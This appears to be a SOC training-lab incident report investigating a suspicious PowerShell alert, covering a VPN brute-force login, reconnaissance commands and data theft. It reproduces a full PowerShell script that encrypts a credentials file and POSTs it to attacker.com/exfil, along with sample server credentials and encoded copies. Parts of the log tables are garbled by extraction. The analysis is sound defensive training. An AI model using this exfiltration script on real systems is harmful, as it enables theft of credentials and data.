



## Official Incident Report

**Event ID:** 171



**Rule Name:** SOC153 - Suspicious PowerShell Script Executed

# Table of contents

<b>Official Incident Report</b>	<b>1</b>
Event ID: 171	1
Rule Name: SOC153 - Suspicious PowerShell Script Executed	1
<b>Table of Contents</b>	<b>2</b>
<b>Alert</b>	<b>3</b>
<b>Detection</b>	<b>4</b>
Verify	4
<b>Analysis</b>	<b>5</b>
Initial Access	5
Reputation Check	7
<b>Containment</b>	<b>15</b>
<b>Lesson Learned</b>	<b>15</b>
<b>Appendix</b>	<b>16</b>
MITRE	16
Artifacts	17

# Alert

The alert was triggered due to the execution of a suspicious PowerShell command on the system. In the alert details, the triggering PowerShell command appears as "Invoke-WebRequest -Uri hxxp://www.attacker.com/exfil -Method POST -Body \$encryptedData".


SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Medium	Jul, 26, 2023, 02:13 PM	SOC153 - Suspicious Powershell Script Executed	171	Data Leakage	
<b>EventID :</b> 171					
<b>Event Time :</b> Jul, 26, 2023, 02:13 PM					
<b>Rule :</b> SOC153 - Suspicious Powershell Script Executed					
<b>Level :</b> Incident Responder					
<b>Hostname :</b> Alcaraz					
<b>IP Address :</b> 172.16.17.190					
<b>Process Name :</b> powershell.exe					
<b>Trigger Command :</b> Invoke-WebRequest -Uri http://www.attacker.com/exfil -Method POST -Body \$encryptedData					
<b>Trigger Reason :</b> Suspicious Powershell Script Executed					
<b>L1 Notes :</b> I saw failed VPN attempts with user Alcaraz minutes before the alarm. I could not determine if the commands on Powershell were within his knowledge.					
<b>EDR/AV Action :</b> Not Detected					
<b>Show Hint</b> 					

First, the alert should be verified by checking the available logs, and then it should be determined whether the attack was successful or not.

# Detection


## Verify

In Log Management, search for the IP address (172.[.]16.17.190) in the alert and examine the logs among the results. This way, both Firewall, Proxy, and OS logs of the relevant IP were seen.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	🔍
Jul. 27, 2023, 12:38 AM	Firewall	173.222.106.168	443	172.16.17.190	40801	🔍
Jul. 26, 2023, 08:28 PM	Firewall	172.16.17.190	52590	35.186.224.25	443	🔍
Jul. 26, 2023, 02:58 PM	DNS	172.16.17.190	12584	104.244.42.65	53	🔍
Jul. 26, 2023, 02:13 PM	Proxy	172.16.17.190	24767	45.88.202.115	443	🔍
Jul. 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍

The alert was triggered when a suspicious command was executed via PowerShell. To check this situation, examine the PowerShell logs. On Jul 26, 2023, 02:13 PM, a PowerShell command was executed including the command "Invoke-WebRequest -Uri hxxp://www.attacker.com/exfil -Method POST -Body \$encryptedData".



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	🔍
Jul. 27, 2023, 12:38 AM	Firewall	173.222.106.168	443	172.16.17.190	40801	🔍
Jul. 26, 2023, 08:28 PM	Firewall	172.16.17.190	52590	35.186.224.25	443	🔍
Jul. 26, 2023, 02:58 PM	DNS	172.16.17.190	12584	104.244.42.65	53	🔍
Jul. 26, 2023, 02:13 PM	Proxy	172.16.17.190	24767	45.88.202.115	443	🔍
Jul. 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍

RAW LOG

EventID: 4104(Execute a Remote Command)

```
Script Block Text: $file = Get-Content  
C:\Users\letsDefend\Downloads\federc.txt $key = (New-Object  
System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b68  
7a") $securestring = new-object System.Security.SecureString foreach  
($char in $file.toCharArray()) { $secureString.AppendChar($char) }  
$encryptedData = ConvertFrom-SecureString -SecureString $secureString  
-Key $key Invoke-WebRequest -Uri http://www.attacker.com/exfil -Method  
POST -Body $encryptedData
```


ProcessId: 5684

First examinations showed that the command mentioned in Command Trigger was seen in PowerShell logs. Therefore, the alert is True Positive.


# Analysis

## Initial Access

Search Endpoint Security to find out the details of the IP "172[.]16.17.190" mentioned in the alert. This search revealed that the IP belonged to a client named Alcaraz.



In the details of the alert, the L1 analyst's note stated that there were failed login attempts with the Alcaraz user via VPN. You should examine the VPN logs in Log Management to see the potential brute force attack. For this, search by "Alcaraz" on Log Management. The relevant search results shows both OS and Firewall logs. When the details of the logs are examined, VPN requests are seen in Firewall logs. VPN requests are detected from the IP "138[.]199.21.201" with the user "[alcaraz@\[letsdefend.io\]](mailto:alcaraz@[letsdefend.io])" as of 07-26-2023, 02:00 PM. The first five of these requests returned "user name is correct but the password is wrong" as action. Following this, it was noted that at 02:08 PM on July 26, 2023, the request from IP address 138[.]199.21.201 was successfully connected via VPN. It was determined that the attacker infiltrated the system via VPN. It is understood from this that the "External Remote Services" technique was used for the initial access.



**Failed VPN Attempt**

BasicPro

Show Filter

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST ADDRESS	DEST. PORT	RAW
Jul. 26, 2023, 02:00 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	🔍
Jul. 26, 2023, 02:04 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	🔍
Jul. 26, 2023, 02:05 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	🔍
Jul. 26, 2023, 02:06 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	🔍
Jul. 26, 2023, 02:07 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	🔍
Jul. 26, 2023, 02:08 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	🔍
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	🔍

RAW LOG

Date: 07-26-2023, 02:08 PM

source: 138.199.21.201

Dest: vpn-letsdefend.io


user: alcaraz@letsdefend.io

action: Login Successful

**Successful VPN Attempt**

## Reputation Check

In the first examinations, a brute force attack was detected from the Japan-located 138[.]199.21.201 IP before the PowerShell command was run on the system. When Virus Total and AbuseIPDB were checked for the relevant IP, it was reported as brute force and port scan by different sources in AbuseIPDB. It had no risk record according to VirusTotal.



<https://www.virustotal.com/gui/ip-address/138.199.21.201>

**138.199.21.201** was found in our database!

This IP was reported 8 times. Confidence of Abuse is 4%: ?

4%

ISP	DataCamp Limited
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	unn-138-199-21-201.datapacket.com
Domain Name	datacamp.co.uk
Country	<span style="border: 2px solid red;">Japan</span>
City	Tokyo, Tokyo

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

[REPORT 138.199.21.201](#) [WHOIS 138.199.21.201](#)

### IP Abuse Reports for 138.199.21.201:


This IP address has been reported a total of 8 times from 8 distinct sources. 138.199.21.201 was first reported on March 6th 2022, and the most recent report was 1 day ago.

Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.			
Reporter	Date	Comment	Categories
<a href="#">niceshops.com</a>	27 Jul 2023	Web Attack (Jul 23 00:43:15 ScriptKiddie: request for /wp-login.php )	<div><div>SQL Injection</div><div>Brute-Force</div><div>Bad Web Bot</div><div>Web App Attack</div></div>
<a href="#">axllent</a>	18 May 2023	Wordpress login attempts	<div><div>Brute-Force</div><div>Web App Attack</div></div>
<a href="#">jup10393</a>	07 Mar 2023	unn-138-199-21-201.datapacket.com [138.199.21.201] - [07/Mar/2023:21:14:05 +0900] "GET /env HTTP/ ... <a href="#">show more</a>	<div><div>Bad Web Bot</div></div>

<https://www.abuseipdb.com/check/138.199.21.201>


There was also information in the IP reputation check that the relevant IP was a VPN IP. It is one of the methods used in attacks by attackers. Generally, attackers are not expected to attack with their own IP.

To examine the behavior of the attacker after infiltrating the system, examine the logs of the 172[.]16.17.190 IP on Log Management. As a result, it is seen that the attacker pinged the google.com address. The purpose of the attacker on doing this may be to check the network definitions in the system with a simple query. The attacker is thought to check whether the system had internet access or not.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST ADDRESS	DEST PORT	RAW
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:13 PM	Pr			45.89.202.115	443	Q
Jul. 26, 2023, 02:58 PM	DN			104.244.42.85	53	Q
Jul. 26, 2023, 06:28 PM	FW			35.186.224.25	443	Q
Jul. 27, 2023, 12:38 AM	FW			172.16.17.190	40801	Q
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	Q

It was seen that, a minute later, a file named "New Text Document.txt" was created with the user "Alcaraz" under the Downloads folder.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST ADDRESS	DEST PORT	RAW
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	Q
Jul. 26, 2023, 02:13 PM	Pr			45.89.202.115	443	Q
Jul. 26, 2023, 02:58 PM	DN			104.244.42.85	53	Q
Jul. 26, 2023, 06:28 PM	FW			35.186.224.25	443	Q
Jul. 27, 2023, 12:38 AM	FW			172.16.17.190	40801	Q
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	Q

The next log shows that the attacker pinged the "www.attacker.com" address. Here, you can see the record of the address in Virus Total. According to Virus Total, the address has been reported as phishing, suspicious, and malicious by different sources.

Did you intend to search across the file corpus instead? [Click here](#)

7  
/ 89

7 security vendors flagged this URL as malicious

Reanalyze Search Graph API

<http://www.attacker.com/>  
[www.attacker.com](http://www.attacker.com)  
multiple-redirects

Status: 200  
Last Analysis Date: 1 month ago

Community Score

DETECTION DETAILS LINKS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis Do you want to automate checks?

Avira	Phishing	Fortinet	Phishing
G-Dat	Phishing	Seclookup	Malicious
Sophos	Phishing	Vietel Threat Intelligence	Malicious
Webroot	Malicious	Forcepoint ThreatSeeker	Suspicious

<https://www.virustotal.com/gui/url/fd80c26cf0aa17c457a2e1a8cebf157a7e2201f1b78b0f14e1e66c43003a4450>

Show Filter

Basic Pro

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul. 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:10 PM	OS			172.16.17.190	0	
Jul. 26, 2023, 02:13 PM	OS			172.16.17.190	0	
Jul. 26, 2023, 02:13 PM	OS			172.16.17.190	0	
Jul. 26, 2023, 02:13 PM	Ev			45.88.202.115	443	
Jul. 26, 2023, 02:58 PM	OS			104.244.42.65	53	
Jul. 26, 2023, 06:28 PM	FW			35.186.224.25	443	
Jul. 27, 2023, 02:39 AM	FW			172.16.17.190	40801	
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.31	443	

RAW LOG

Source: Sysmon  
Username: Alcaraz  
EventID: 22  
Type: DNS Query  
QueryResult: ::ffff:45.88.202.115  
QueryName: [www.attacker.com](http://www.attacker.com)  
Image: C:\Windows\System32\PINGEXE  
UtcTime: Jul 26, 2023 14:12:58

Why would an attacker ping an address with a problematic reputational record such as [www.attacker.com](http://www.attacker.com) after [google.com](http://google.com)? The answer could be that they checked his internet access on Google. In the second ping attempt, they may have checked access to the address they would use in the attack. These are merely predictions at this stage of the report. As the analysis deepens, requests to "[www.attacker.com](http://www.attacker.com)" will be carefully examined.

When the next log was examined in detail, it was seen that the attacker sent a POST request to "<https://www.attacker.com/exfil>" address in the detail of the command run on PowerShell (Invoke-WebRequest -Uri <https://www.attacker.com/exfil> -Method POST). Thus, it is understood why the attacker sent a ping request to the relevant address previously.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:13 PM	Pr	C:\Users\LetsDefend\Downloads\Federictxt	\$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a")	45.88.202.115	443	[icon]
Jul 26, 2023, 02:58 PM	DN	\$securestring = new-object System.Security.SecureString	foreach (\$char in \$file.ToCharArray()) { \$securestring.AppendChar(\$char) }	104.244.42.65	53	[icon]
Jul 26, 2023, 06:28 PM	FW	-Key \$key -Invoke-WebRequest -Uri http://www.attacker.com/exfil	Method POST -Body \$encryptedData	35.186.224.25	443	[icon]
Jul 27, 2023, 12:38 AM	FW	ProcessId: 5684		172.16.17.190	40801	[icon]
Jul 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	[icon]

The command above encrypts the text in a file and sends the encrypted data to the specified URL via an http POST request. The AES (Advanced Encryption Standard) algorithm is used for the encryption process. Also, a specific key is used for encryption.

There was a request to http://www.attacker.com/exfil address in the proxy log.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	[icon]
Jul 26, 2023, 02:13 PM	Pr	Request URL: http://www.attacker.com/exfil		45.88.202.115	443	[icon]
Jul 26, 2023, 02:58 PM	DN	Request Method: POST		104.244.42.65	53	[icon]
Jul 26, 2023, 06:28 PM	FW	Device Action: Permitted		35.186.224.25	443	[icon]
Jul 27, 2023, 12:38 AM	FW	Process: POWERSHELL.EXE		172.16.17.190	40801	[icon]
Jul 27, 2023, 02:04 AM	Firewall	Process ID: 1896		104.192.142.11	443	[icon]

After confirming that the system was logged in with the Alcaraz user, you should isolate the system from the network. For the related process, go to Endpoint security and isolate the system via Containment as below. In addition, the processes that were run on Endpoint can be examined in network, terminal and browser history from this page.

Homepage

Monitoring

Log Management

Case Management

Endpoint Security

Email Security

Threat Intel

Sandbox

alcaraz

Alcaraz

172.16.17.190

Host Information

Hostname: Alcaraz

Domain: LetsDefend

IP Address: 172.16.17.190

Bit Level: 64

OS: Windows 10

Primary User: Alcaraz

Client/Server: Client

Last Login: Jul 26, 2023, 11:07 AM

Action

Containment: Isolated

Remote Access: Connect

Processes

Do you want to change the containment situation?

Close Change

When the executed processes were examined, it was observed that the attacker collected information about the user via CMD in the first four processes.

**Host Information**

Hostname:	Alcaraz	Domain:	LetsDefend
IP Address:	172.16.17.190	Bit Level:	64
OS:	Windows 10	Primary User:	Alcaraz
Client/Server:	Client	Last Login:	Jul, 26, 2023, 11:07 AM

**Action**

Containment: ☐

Remote Access: [Connect](#)

**Processes** 9 | **Network Action** 11 | **Terminal History** 8 | **Browser History** 11 | **Results:** 10

EVENT TIME	PROCESS NAME	PROCESS ID	COMMAND LINE
2023-07-26 06:57:58	cmd.exe	3648	C:\Windows\system32\cmd.exe
2023-07-26 14:08:50	whoami.exe	7132	whoami
2023-07-26 14:08:50	whoami.exe	2456	whoami /groups
2023-07-26 14:09:30	ping.exe	5172	ping google.com

The attacker opened CMD in the first process and pulled information about the user in the second and third processes. In the fourth process, it was found in the command line that the attacker sent a ping request to google.com.

**Host Information**

Hostname:	Alcaraz	Domain:	LetsDefend
IP Address:	172.16.17.190	Bit Level:	64
OS:	Windows 10	Primary User:	Alcaraz
Client/Server:	Client	Last Login:	Jul, 26, 2023, 11:07 AM

**Action**

Containment: ☐

Remote Access: [Connect](#)


**Processes** 9 | **Network Action** 11 | **Terminal History** 8 | **Browser History** 11 | **Results:** 10

EVENT TIME	PROCESS NAME	PROCESS ID	COMMAND LINE
2023-07-26 14:13:32	PowerShell.EXE	5684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2023-07-26 14:12:58	ping.exe	1896	ping www.attacker.com
2023-07-26 14:10:43	chrome.exe	3472	C:\Program Files\Google\Chrome\Application\chrome.exe
2023-07-26 14:10:28	NOTEPAD.EXE	6444	C:\Windows\system32\notepad.exe C:\Users\LetsDefend\Downl...
2023-07-26 14:09:41	excel.exe	1704	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE /dde

You should examine the next five processes in order. It was seen that the attacker opened a file in Excel. In the next process, they opened the file named "federer.txt" via notepad.exe. It was detected that they opened Chrome in the following process.

Subsequently, it was confirmed that the attacker pinged `www.attacker.com` address via CMD. Finally, it was observed that the attacker opened PowerShell. The commands that were run by the attacker on PowerShell were previously checked via Log Management.

To check the information obtained by the attacker, you can connect to the system and make the same queries. Press the "connect" button on remote access in Endpoint Security to access the system.



Check the Excel and federer.txt files opened after connecting to the system. When you check Recent Files, you can see the files opened.




When the "!!!servers\_credentials\_crucial!!!" file was opened, it was seen that there was critical information belonging to various servers.

The screenshot shows an Excel spreadsheet titled '!!!servers\_credentials\_crucial!!!'. The spreadsheet contains a table with the following data:

	Hostname	IP	OS	User	Password
1	Domain Controller Server - 1	172.16.20.9	Windows Server 2012	LetsDefend	blank
2	London-Server	172.16.20.10	Windows Server 2019	LetsDefend	blank
3	Ohio-Server	172.31.31.155	Windows Server 2020	LetsDefend	blank
4	PublicServer	172.16.20.14	Ubuntu 20.04.02	analyst	123
5	SQLServer	172.16.20.6	Ubuntu 16.04.4	analyst	123

When the federer.txt file was opened, decoded data was seen in the file. To understand the relevant data, it needs to be encoded.



RG9tYWluENvbnRyb2xsZXIgaU2VydmVylC0gMSoxNzluMTYuMjAuOjA5aW5kb3dzIFNlcnZlciAyMDEyYkxldHNEZWZlbnQyYmxhbms=//TG9uZG9uLVNlcnZlcioXNzluMTYuMjAuMTAqV2luZG93cyBTZXJ2ZXIgaU2VydmVylC0gMSoxNzluMTYuMjAuOjA5aW5kb3dzIFNlcnZlciAyMDEyYkxldHNEZWZlbnQyYmxhbms=//UHVibGljU2VydmVykjE3Mi4xNi4yMC4xNCpVYnVudHUgMjAuMDQuMDIqYW5hbHlzdCoxMjM=//U1FMU2VydmVykjE3Mi4xNi4yMC42KlVidW50dSAxNi4wNC40KmFuYWx5c3QqMTIz

RG9tYWluENvbnRyb2xsZXIglU2VydmVyIC0gMSoxNzluMTYuMjAuOSpXaW5kb3dzIFNlcnZlciAyMDEyKkxldHNEZWZlbnQqYmxhbms=

